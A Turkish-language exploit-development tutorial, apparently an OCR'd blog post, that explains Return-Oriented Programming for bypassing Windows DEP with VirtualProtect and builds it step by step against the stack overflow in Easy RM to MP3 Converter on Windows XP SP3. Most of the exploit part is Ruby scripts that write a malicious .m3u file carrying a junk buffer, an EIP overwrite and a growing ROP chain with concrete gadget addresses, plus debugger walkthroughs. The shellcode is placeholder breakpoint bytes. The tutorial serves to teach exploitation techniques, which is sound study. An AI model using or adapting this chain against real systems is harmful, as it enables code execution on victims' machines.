# Giriş

Öncelikle şunu belirtmekte fayda var bu makale Türkiye güvenlik & hacking topluluğuna destek amaçlı teknik konularda bilgi ve beceri kazandırabilme adına yazılmıştır. Makalede eksik ya da yanlış gördüğünüz kısımları lütfen yorum olarak/e-mail ile bana ulaştırınız gerekli düzenlemeleri hep birlikte yapalım. Ayrıca şunuda belirtmek lazım şuan için bu makalede sadece Windows üzerinde DEP korumasının ROP tekniği ile aşılması ele alınmıştır, başka işletim sistemleri içinde ilerleyen süreçte yazabilirim -*vakit olursa*- umarım.

"*Neden ROP tekniğine ihtiyaç duyuyoruz?*" sorusuna cevap olarak DEP diyebiliriz. DEP, Windows sistemlerde Stack'in NX (*No eXecute*) yani üzerinde kod çalıştırılamaz hale getirilmesini sağlayan bir korunma yöntemidir (Açılımı "*Data Execution Prevention*"). ROP ise Windows'un DEP korumasını aşmak ve NX Stack üzerinde kod çalıştırabilmek için kullanılan bir tekniktir.

Daha önce exploiting ile uğraşmış olanlar bilirler, **ret2lib** tekniğini. ROP tekniğide işte tam bu tekniğin yaptığını peşpeşe birçok adrese "return" olarak yapıyor ve bir şekilde stack'i üzerinde kod çalıştırılabilir hale getiriyor ya da Memory'de RWX bir alana Shellcode'unuzu yazmanızı ve çalıştırmanızı sağlıyor (*DEP Bypass için birçok yöntem mevcut..*). Yani genel amaç mevcut olan kodları register'lardaki değerleri değiştirmek, kullanacağınız API'nin parametrelerini ayarlamak v.b için tekrar kullanmaktır. Mevcut olan kodlardan kastımız ise gadget'lar olarak geçen kod parçaları. Tanım kolay gözüksede birazdan makalenin uygulama kısmında mevcut kodlar ile kod yazmanın zorluklarını çekeceğiz o yüzden rahatlamayın :)

ROP için kısacası şunları diyebiliriz;

- ret2lib tekniğine benzer
- Code Re-use işlemine dayanmaktadır
- DEP Bypass için idealdir
- Gadget'lar kullanılmaktadır

Bu makalede VirtualProtect API'si ile Shellcode'umuzun hafızada bulunduğu alanı çalıştırılabilir hale getirerek oraya zıplayacağız. VirtualProtect Tekniğini seçmemin sebebi birçok farklı Windows sistemde işe yarıyor olması.

VirtualProtect fonksiyonunun yapısı aşağıdaki şekildeki gibidir.


VirtualProtect Fonksiyonu [1]

- **Return Address**, stack'de ilk olarak return adres belirtmemiz gerekiyor ki VP fonksiyonu işlemini tamamladığında o adrese geri dönsün.
- **lpAddress** parametresine VP fonksiyonunun korunma şeklini değiştireceği alana işaret eden bir adres girmemiz gerekiyor.
- **dwSize** parametresine VP fonksiyonunun korunma şeklini değiştireceği alanın uzunluğunu girmemiz gerekiyor.
- **flNewProtect** parametresine hafızanın korunma şeklini belirten sabitlerden bir değeri girmemiz gerekiyor. Bu sabitler Şekil-2'deki gibidir.

- **lpflOldProtect** parametresine ise yazılabilir bir hafıza alanından pointer girmemiz gerekiyor, zira VP fonksiyonu bir önceki korunma şekline bakıyor aksi takdirde fonksiyonu başarısız oluyor. Yani bizim gireceğimiz yazılabilir hafıza alanına ait sahte adres VP fonksiyonunu kandırıyor.

**Memory Protection Constants** msdn

The following are the memory-protection options; you must specify one of the following values when allocating or protecting a page in memory. Protection attributes cannot be assigned to a portion of a page; they can only be assigned to a whole page.

| Constant/value | Description |
|---|---|
| PAGE_EXECUTE<br>0x10 | Enables execute access to the committed region of pages. An attempt to read from or write to the committed region results in an access violation.<br>This flag is not supported by the CreateFileMapping function. |
| PAGE_EXECUTE_READ<br>0x20 | Enables execute or read-only access to the committed region of pages. An attempt to write to the committed region results in an access violation.<br>**Windows Server 2003 and Windows XP/2000:** This attribute is not supported by the CreateFileMapping function until Windows XP with SP2 and Windows Server 2003 with SP1. |
| PAGE_EXECUTE_READWRITE<br>0x40 | Enables execute, read-only, or read/write access to the committed region of pages.<br>**Windows Server 2003 and Windows XP/2000:** This attribute is not supported by the CreateFileMapping function until Windows XP with SP2 and Windows Server 2003 with SP1. |


Memory Protection Constants [2]

Örneğin 0x10203040 adresinde bir shellcode'umuz var ve uzunluğu 400 byte. Shellcode'umuzun bulunduğu alanın korunma şeklini değiştirmek için VirtualProtect fonksiyonunu çağırmamız Stack üzerinde şu şekilde olacaktır;

- 0x7C801AD4 - VP()'nin Adresi
- 0x10203040 - Return Adresi
- 0x10203040 - lpAddress parametresi
- 0x00000190 - dwSize parametresi
- 0x00000040 - flNewProtect parametresi (0x40 = PAGE_EXECUTE_READWRITE)
- 0x30405060 - lpflOldProtect parametresi (Yazılabilir bir alandaki pointer)

Yani biz kontrolünü sağladığımız uygulamanın akışını buraya yönlendirirsek VP() fonksiyonu bu parametreler ile çalıştırılacak ve 0x10203040 adresinden itibaren 0x190 (400 byte)'lık alan çalıştırılabilir olarak işaretlenecektir ve uygulamanın akışı 0x10203040 adresinden itibaren devam edecektir. Kısacası DEP bypass edilecektir :>

VirtualProtect fonksiyonunun adresini bulmak için kernel32.dll dosyasını IDA gibi bir disassembler ile açarak Export edilen fonksiyonları görüntülediğiniz Exports penceresinden bulabilirsiniz, aynen aşağıdaki gibi.



| Name | Address | Ordinal |
|---|---|---|
| VirtualAlloc | 7C809AE1 | 879 |
| VirtualAllocEx | 7C809B02 | 880 |
| VirtualBufferExceptionHandler | 7C85FB79 | 881 |
| VirtualFree | 7C809B74 | 882 |
| VirtualFreeEx | 7C809B92 | 883 |
| VirtualLock | 7C82B127 | 884 |
| VirtualProtect | 7C801AD4 | 885 |
| VirtualProtectEx | 7C801A61 | 886 |
| VirtualQuery | 7C80BA61 | 887 |
| VirtualQueryEx | 7C80BA30 | 888 |
| VirtualUnlock | 7C85F5E2 | 889 |
| WTSGetActiveConsoleSessionId | 7C81337E | 890 |

# Gadget Nedir?

Gadget, kodlar barındıran ve akışın tekrar stack'e dönüp stack'teki bir sonraki DWORD değeri alıp o adresten kod çalıştırmaya devam etmesini sağlayan kod parçalarıdır. Stack'e geri dönülüp alınan değerdeki adresten kod çalıştırılmaya devam edilmesini sağlayan Assembly instruction'ı ise RET ve türevleridir. Aşağıdaki kod parçası için bir "*gadget*"tır diyebiliriz.

**Gadget:**
0x7C102030 PUSH EAX
0x7C102031 POP ECX
0x7C102032 POP ESI
0x7C102033 RETN

**Stack:**
0x7C102030
0xDEADBEEF
0x10014060

Bu gadget kısaca şunu yapıyor, EAX'deki değeri PUSH ediyor yani stack'e yolluyor, POP ECX instruction'ı ile PUSH edilen değeri ECX'e alıyor, POP ESI ile stack'ten DWORD'lük bir değeri (*0xDEADBEEF*) ESI'ye alıyor ve en son RETN ile ESI'ye aktarılan değerden sonraki DWORD değerdeki adresten (*0x10014060*) çalışmaya devam ediyor. (**Not:** Buradaki adresler örnek amaçlıdır ve gerçek değildir, sonra vay efendim ben 0x7C102030'a baktım böyle bir gadget yok demeyelim *:)*)

1. Adım: EAX'ın değeri stack'te
2. Adım: ECX = EAX
3. Adım: ESI = 0xDEADBEEF
4. Adım: Stack'e geri dön ve 0x10014060 adresinden başlayarak bir sonraki RETN'e kadar çalıştır.

İşte yukarıdaki adımlar bizim ROP exploitimizi oluşturacak adımlar, tabi daha karmaşık adımlar ile mücadele edeceğiz :) Şunu belirmekte fayda var, bu tekniği daha efektif kullanabilmek için iyi bir Assembly bilginizin olması artı yönde katkı sağlayacaktır.

Buraya kadar olan kısım anlaşıldı ise artık elleri kirletmenin vakti geldi demektir. Şimdi örnek bir Stack Overflow zafiyetli uygulama üzerinden DEP'in aktif olduğu bir sistemde gadget'ları biraz daha anlamak için pratik yapacağız. Sonraki kısımda ise yine aynı uygulamadaki zafiyet için bir ROP exploit'i yazacağız.

# Gadget'ları Anlamak

Hedef olarak Easy RM2MP3 adındaki klasik stack overflow zafiyeti olan programı kullanacağız. File format tabanlı bir zafiyeti seçmemin sebebi ilk aşamada rahat rahat kullanabileceğimiz bir stack'e sahip olmamız. İşletim sistemi olarakta XP SP3'ü hedef aldık ve DEP koruması olarakta OptIn'i seçtim (AlwaysOn yaptığınızda reboot etmeniz gerekmekte ben biraz üşengeçlik yaptığımdan OptIn'i seçtim :> )

Ruby ile ilk aşamada basit bir PoC yazdım. Bu PoC rop.m3u adında bir dosya oluşturacak, bu dosyanın içerisinde bizim payload'umuz olacak ve hedef uygulamada bu dosyayı açacağız.

**PoC.rb**


```
filename = "rop.m3u"
buffersize = 26109
junk = "A" * buffersize

eip = [0x1002DC2A].pack("V*") # RET
```

```
# rop payload
rop = "FFFF"
rop << [0x1002E796].pack("V*") # POP EAX + POP EBP + RET
rop << [0x44444444].pack("V*") # Will be pop'd to EAX
rop << [0x88888888].pack("V*") # Will be pop'd to EBP
rop << [0x1002DC4C].pack("V*") # ADD EAX, 100 + POP EBP + RET
rop << [0xC00FFEEE].pack("V*") # Will be pop'd to EBP
rop << [0x100155D7].pack("V*") # INT 3

# shellcode to execute from stack when ROP success
shellcode = ("C" * 900)

payload = "#{junk}#{eip}#{rop}#{shellcode}"

puts "Payload size : #{payload.length}"

File.open("rop.m3u", "w") { |f|
 f.write(payload)
}
```

Kullanmış olduğum instruction'lar şu adreslerde yer alıyor sırasıyla;


- 0x1002DC2A
- 0x1002E796
- 0x1002DC4C
- 0x100155D7

Immunity Debugger'ın komut satırında **u 0x1002DC2A** komutunu çalıştırdığımda hemen yukarıdaki Disassembly penceresinde ilgili adreste hangi instruction olduğunu görebilirsiniz. Sırasıyla bakarsak eğer 0x1002DC2A adresinde RET instruction'i var. Bu adresi EIP'e yazdirdik yani EIP çalıştığında doğrudan stack'e dönecek. Sıradan devam ediyorum **u 0x1002E796** komutunu çalıştırdığımda karşıma **POP EAX** + **POP EBP** + **RET** instruction seti çıkmakta.





0x1002E796 adresindeki gadget

0x1002DC4C adresinde ise **ADD EAX, 100** + **POP EBP** + **RET** instruction seti var. 0x100155D7 adresinde ise **INT 3** instruction'ı var, yani breakpoint. Adım adım gadget'ların nasıl register'ları etkilediğini (daha doğrusu gadget'ları doğru bir şekilde çalıştırabildiğimizi) göreceğiz. 0x1002DC2A adresine ImmDbg komut satırında **b 0x1002DC2A** şeklinde bir breakpoint koyuyorum ve rop.m3u dosyasını uygulama ile açıyorum. Program şuan 0x1002DC2A adresinde duraklatıldı. Step Over (*F8*) diyerek adım adım ilerliyorum.




POP EAX İşlemi

POP EAX işlemi sonunda stack'teki 0x44444444 değeri EAX'e yüklendi (**Not:** *Resimlerin üzerine tıklayarak büyük hallerini görebilirsiniz*).




POP EBP İşlemi

POP EBP işlemi sonunda stack'teki 0x88888888 değeri EBP'ye yüklendi. Sonrasında RETN instruction'ı ile stack'e döndük ve programın akışı 0x1002DC4C adresine yönlendi.




ADD EAX, 100 İşlemi

Bu işlem ile EAX'a 0x100 (Decimal olarak: 256) değerini ekledik. Yani EAX 0x44444444 idi, bu işlemden sonra 0x44444444 + 0x100 = 0x44444544 oldu. Aşağıdaki ekran görüntüsünden EAX'in yeni değerini görebilirsiniz.



POP EBP ve EAX = 0x44444544

Gördüğünüz gibi şu ana kadar ki tüm işlemleri gadget'larımız ile gerçekleştirdik. POP EBP işleminden sonrada EBP'nin yeni değeri stack'teki 0xC00FFEE olacaktır. Yorulan ya da uykusu gelen varsa okumaktan bir 0xC00FFEEE alsın kendine :))



RETN ve EBP = 0xC00FFEEE

Bu aşamaya kadar başarılı bir şekilde uygulama yaptıysanız artık exploiting aşamasına geçebiliriz.

# Exploiting

Exploiting aşamasında ilk olarak ROP gadget'ları çıkartabileceğimiz ve program tarafından yüklenen kütüphaneleri bulmamız ve o kütüphaneleri hafızadaki durumlarına göre filtrelememiz gerekiyor. ImmDbg'in pvefindaddr eklentisi ile kolayca bunu yapabiliriz. ImmDbg komut satırında **!pvefindaddr noaslr** komutunu çalıştırarak log penceresine bakıyoruz.

Yüklenen DLL'ler

ASLR'nin etkin olmadığı ve BaseFixup (Yani modül her zaman aynı base adreste konumlanmayabilir) olmayan modüllerde ROP gadget'ları aramak yazacağımız exploit'in için daha stabil çalışmaları için etkili olacaktır. Exploitimizi yazmaya başlıyoruz..

Exploit'imizin yapısı şu şekilde olabilir.


ROP Exploit Yapısı

Normalde shellcode'umuzun adresini dinamik olarak hesaplamak haricinde pek bir gadget'a ihtiyaç yok gibi duruyor. Fakat VP fonksiyonunun diğer parametreleri NULL byte (0x00) içerdiği için ve hedef uygulama NULL byte'ları öldürdüğü için mecburen diğer parametreleride dinamik olarak oluşturup ilgili konumlarına yazacağız. İlk olarak şunu yapıyoruz, EIP'e sadece RET instruction'ını barındıran bir adres yazacağız ve stack'e geri döneceğiz. Ardından shellcode'umuzun adresini hesaplayabilmek için ESP'yi bir yada birden çok register'da saklayacağız ve daha sonra diğer işlemlerimize geçeceğiz. İlk gadget'ımız 0x1002DC2A adresinde ve sadece RETN instruction'ı içeriyor, kısacası hemen stack'e dönecek ve bir sonraki adrese giderek oradaki instruction'ları çalıştıracak. Bir sonraki instruction'ınımın adresi ise 0x5AD79277 ve bu gadget PUSH ESP + MOV EAX, EDX + POP EDI + RET instruction'larını içeriyor. ESP'ideki değeri EDI'yede atıyor.

EDI = ESP

Bir kaç register'da daha ESP'yi saklamak faydalı olacaktır daha sonraki işlemler için. Bunun için bulduğum gadget'lar şu adreslerde 0x77C34DC2 ve 0x775D131E. İlk gadget MOV EAX,EDI instruction'ı ile EDI'yi (EDI = ESP) EAX'a taşıyor, ikinci gadget ise PUSH EAX + POP ESI instruction'ları ile EAX'ı (EAX = ESP) stack'e PUSH ediyor ve daha sonra o değeri ESI'ye alıyor. Son durumda register'ların durumu şu şekilde;

EAX = 0x000FF734
EDI = 0x000FF734
ESP = 0x000FF734
ESI = 0x000FF734

VirtualProtect fonksiyonunu temsili bir şekilde stack'te yer edindirmek içinde parametreleri rastgele değerler ile exploitimize giriyoruz.

**Exploit:**

```
filename = "rop2.m3u"
buffersize = 26109
junk = "A" * buffersize

eip = [0x1002DC2A].pack("V*") # RET

# rop payload
rop = "FFFF"
rop << [0x5AD79277].pack("V*") # PUSH ESP + ... + POP EDI + RET
rop << [0x77C34DC2].pack("V*") # MOV EAX,EDI + POP ESI + RET
rop << [0x33445566].pack("V*") # trash for POP
rop << [0x775D131E].pack("V*") # PUSH EAX + POP ESI + RETN
# EDI, ESI ve EAX ESP'nin değerine sahipler

# VirtualProtect
rop << [0x7C801AD4].pack("V*") # VirtualProtect from kernel32.dll
rop << [0x44444444].pack("V*")
rop << [0x45454545].pack("V*")
rop << [0x46464646].pack("V*")
rop << [0x47474747].pack("V*")
rop << [0x10035005].pack("V*")

nops = ("\x90" * 100)
shellcode = ("\xCC" * 350)
junk2 = ("\xCC" * (600 - shellcode.length))
payload = "#{junk}#{eip}#{rop}#{nops}#{shellcode}#{junk2}"
```

```
puts "Payload size : #{payload.length}"

File.open("rop2.m3u", "w") { |f|
 f.write(payload)
}
```

VirtualProtect fonksiyonunun çalıştırılmaması için ESP'yi biraz arttırarak VirtualProtect ve parametrelerini aşmamız gerekmekte. VP() yer tutucusu 6 DWORD'den oluşmakta. 6 DWORD demek 6 x 4 = 24 byte demek. ADD ESP, 18 gibi instruction benim için bu işlemi yapacaktır. 0x77C22894 adresinde işimi görebilecek bir gadget mevcut. ADD ESP,20 + POP EBP + RET instruction'larından oluşan bu gadget ile ESP'yi 32 byte (20h = 32d) kaydırabilmem mümkün. Şunuda not olarak eklemek gerekmekte. Exploit'te görebileceğiniz gibi 0x77C34DC2 gadget'ından sonra ROP Payload'uma 0x33445566 gibi bir değer daha ekledim. Bu değer POP ESI instruction'ına atanacak. Önemsiz bir değerde olsa mutlaka bir değer verilmeli gadget içinde eğer POP instruction'ı varsa, yoksa POP instruction'ları stack'ten bir sonraki değeri alacaktır ve ROP Payload'unuz istediğiniz gibi çalışmayacaktır. 0x5AD79277 gadget'ında da POP işlemi var ama herhangi bir değer neden girmedik diye soracaksanız bunun cevabı zaten gadget'ın içerisinde. PUSH işlemi bir DWORD değeri stack'e attı, sonrasındaki POP işlemi ise o atılan değeri otomatik olarak aldı. Gadget, PUSH ESP + POP EDI + POP EAX şeklinde olsaydı benim ROP Payload'um şu şekilde olacaktı.

```
rop << [0x5AD79277].pack("V*") # PUSH + POP + POP
rop << [0x44332255].pack("V*") # En son POP için
```


Kaldığımız yerden devam.. Exploit'imin son hali şu şekilde;

**Exploit:**

```
filename = "rop2.m3u"
buffersize = 26109
junk = "A" * buffersize

eip = [0x1002DC2A].pack("V*") # RET

# rop payload
rop = "FFFF"
rop << [0x5AD79277].pack("V*") # PUSH ESP + ... + POP EDI + RET
rop << [0x77C34DC2].pack("V*") # MOV EAX,EDI + POP ESI + RET
rop << [0x33445566].pack("V*") # trash for POP
rop << [0x775D131E].pack("V*") # PUSH EAX + POP ESI + RETN
# EDI, ESI ve EAX ESP'nin değerine sahipler

rop << [0x77C22894].pack("V*") # ADD ESP,20 + POP + RET
rop << [0x41414141].pack("V*") # trash for POP

# VirtualProtect
rop << [0x7C801AD4].pack("V*") # VirtualProtect from kernel32.dll
rop << [0x44444444].pack("V*")
rop << [0x45454545].pack("V*")
rop << [0x46464646].pack("V*")
rop << [0x47474747].pack("V*")
rop << [0x10035005].pack("V*")
rop << [0x61616161].pack("V*") # add esp,20 için
rop << [0x61616161].pack("V*") # add esp,20 için

rop << [0x77887788].pack("V*")

nops = ("\x90" * 100)
shellcode = ("\xCC" * 350)
junk2 = ("\xCC" * (600 - shellcode.length))
payload = "#{junk}#{eip}#{rop}#{nops}#{shellcode}#{junk2}"
```

```
puts "Payload size : #{payload.length}"

File.open("rop2.m3u", "w") { |f|
 f.write(payload)
}
```

VP()'den sonra koymuş olduğum iki adet 0x61616161 değerleri toplamda boyutu 32'ye tamamlamak içindi. Aksi halde ESP istediğim yere işaret etmeyecekti. Eğer herşey doğru ise ESP'nin değeri 20h (32d) artmalı ve bir sonraki çalıştırılacak gadget olarak 0x77887788 adresine gitmeye çalışmalı programın akışı. 0x5AD79277 adresine breakpoint koyup dosyayı hedef program ile açıyoruz ve EIP 0x77887788 olana kadar Step Over (F8) yaparak gidiyoruz. Aşağıdaki resime bakarsanız, register'lardaki kaydedilmiş ESP değerlerini görebilirsiniz. Bir sonraki resimden ise EIP'in 0x77887788 adresine gitmeye çalıştığını görebilirsiniz. Eğer bu adımları başarıyla gerçekleştirdiyseniz, artik VP() fonksiyonuna müdahele ederek parametreleri istenilen değerlere atama aşamasına geçebiliriz.




Register'ların Son Durumu


Sonraki Adımda EIP

EDI, ESI ve EAX register'larında ESP'nin ilk baştaki değeri mevcut. Bu değere göre bir register'ı shellcode'umun adresine eşitleyeceğim VP()'nin ilk iki parametresi için. Öncelikle shellcode'umun adresine bakıyorum.



Stack'in Durumu

İlk iki parametreyi C'lerin bulunduğu adreslerden bir tanesine işaret edecek şekilde ayarlarsam başarılı olabilirim. Arayı biraz bırakırsam iyi olur çünkü araya başka gadget'larda gireceği için yeterli alanı sağlamam gerekmekte. Bunun için **ADD EAX, XX** gibi bir gadget bulmalıyım. Bulduğum gadget'lar içerisinde en kullanışlı olanı ADD EAX, 100h gadget'ı. EAX (0x000FF734) + 0x100 (256d) = 0x000FF834 adresine tekabül etmekte. Shellcode'umu bu adrese işaret edecek şekilde daha sonra konumlandıracağım. Şuan için shellcode yerine C karakteri kullandık. Artık EAX shellcode'umuza işaret ediyor diyebiliriz.


İlk parametreyi atamak için saved ESP'ye sahip register'lardan bir tanesini temel pointer olarak kullanıp işaret ettikleri değerleri değiştirebilmemiz lazım. Şuan için elimizde ESI ve EDI kaldı sadece saved ESP'ye sahip register'lar olarak. Bulmuş oldupum gadget'lar arasındaki en kullanışlısı 0x7301D6EA adresindeki gadget. Bu gadget şu instruction'lara sahip;

```
MOV DWORD PTR DS:[ESI+18],EAX
MOV DWORD PTR DS:[ESI+1C],EAX
MOV EAX,ESI
POP ESI
POP EBP
RETN 4
```

Görüleceği gibi gadget ESI+18 ve ESI+1C adreslerine EAX'in değerini yazıyor. ESI (0x000FF734) + 0x18 (24d) = 0x000FF74C ve ESI (0x000FF734) + 0x1C (28d) = 0x000FF750.



0x000FF74C adresinde DDDD ve 0x000FF750 adresinde ise EEEE değerleri var. Bulmuş olduğum gadget tek atışta DDDD ve EEEE değerlerini EAX'in değerine eşitleyeceğiz.



Bulmuş olduğumuz kullanışlı gadget'ımız sayesinde tek atışta 0x000FF74C ve 0x000FF750 adreslerine EAX'ın değerini yazdırdık. Ama şuan için sorunumuz gadget içerisindeki MOV EAX, ESI ve POP ESI instruction'larının mevcut değerleri bozması. Bir sonraki gadget ile bu değerleri kurtarmamız gerekecek. Bunun içinde daha önceden kullandığımız MOV EAX,EDI + POP ESI + RET ve PUSH EAX + POP ESI + RETN gadget'larını kullanacağız. Exploitimizin son hali şu şekilde olmalı.

```
filename = "rop2.m3u"
buffersize = 26109
junk = "A" * buffersize

eip = [0x1002DC2A].pack("V*") # RET

# rop payload
rop = "FFFF"
rop << [0x5AD79277].pack("V*") # PUSH ESP + ... + POP EDI + RET
rop << [0x77C34DC2].pack("V*") # MOV EAX,EDI + POP ESI + RET
rop << [0x33445566].pack("V*") # trash for POP
rop << [0x775D131E].pack("V*") # PUSH EAX + POP ESI + RETN
# EDI, ESI ve EAX ESP'nin değerine sahipler

rop << [0x77C22894].pack("V*") # ADD ESP,20 + POP + RET
rop << [0x41414141].pack("V*") # trash for POP

# VirtualProtect
rop << [0x7C801AD4].pack("V*") # VirtualProtect from kernel32.dll
rop << [0x44444444].pack("V*")
rop << [0x45454545].pack("V*")
rop << [0x46464646].pack("V*")
rop << [0x47474747].pack("V*")
rop << [0x10035005].pack("V*")
rop << [0x61616161].pack("V*") # add esp,20 için
rop << [0x61616161].pack("V*") # add esp,20 için

# EAX'i shellcode'a işaret ettiriyoruz
rop << [0x77C4EC2B].pack("V*") # ADD EAX,100 + POP EBP + RETN > msvcrt.dll
rop << [0x41414141].pack("V*") # trash for POP EBP

# EAX = 0x000FF834
# EDI = 0x000FF734
# ESI = 0x000FF734
# Overwrite first & second parameter of VP()
rop << [0x7301D6EA].pack("V*") # MOV DWORD PTR DS:[ESI+18],EAX + MOV DWORD PTR DS:
[ESI+1C],EAX + MOV EAX,ESI + POP ESI + POP EBP + RETN 4 > MFC42.dll
rop << [0x41414141].pack("V*") # trash for POP ESI
rop << [0x41414141].pack("V*") # trash for POP EBP

# EAX = 0x000FF834
# EDI = 0x000FF734
# ESI = 0x41414141
rop << [0x77C34DC2].pack("V*") # MOV EAX,EDI + POP ESI + RET
rop << [0x14141414].pack("V*") # trash for RETN 4
rop << [0x62626262].pack("V*") # trash for POP ESI
rop << [0x775D131E].pack("V*") # PUSH EAX + POP ESI + RETN

nops = ("\x90" * 100)
shellcode = ("\xCC" * 350)
junk2 = ("\xCC" * (600 - shellcode.length))
payload = "#{junk}#{eip}#{rop}#{nops}#{shellcode}#{junk2}"
```

```
puts "Payload size : #{payload.length}"

File.open("rop2.m3u", "w") { |f|
 f.write(payload)
}
```

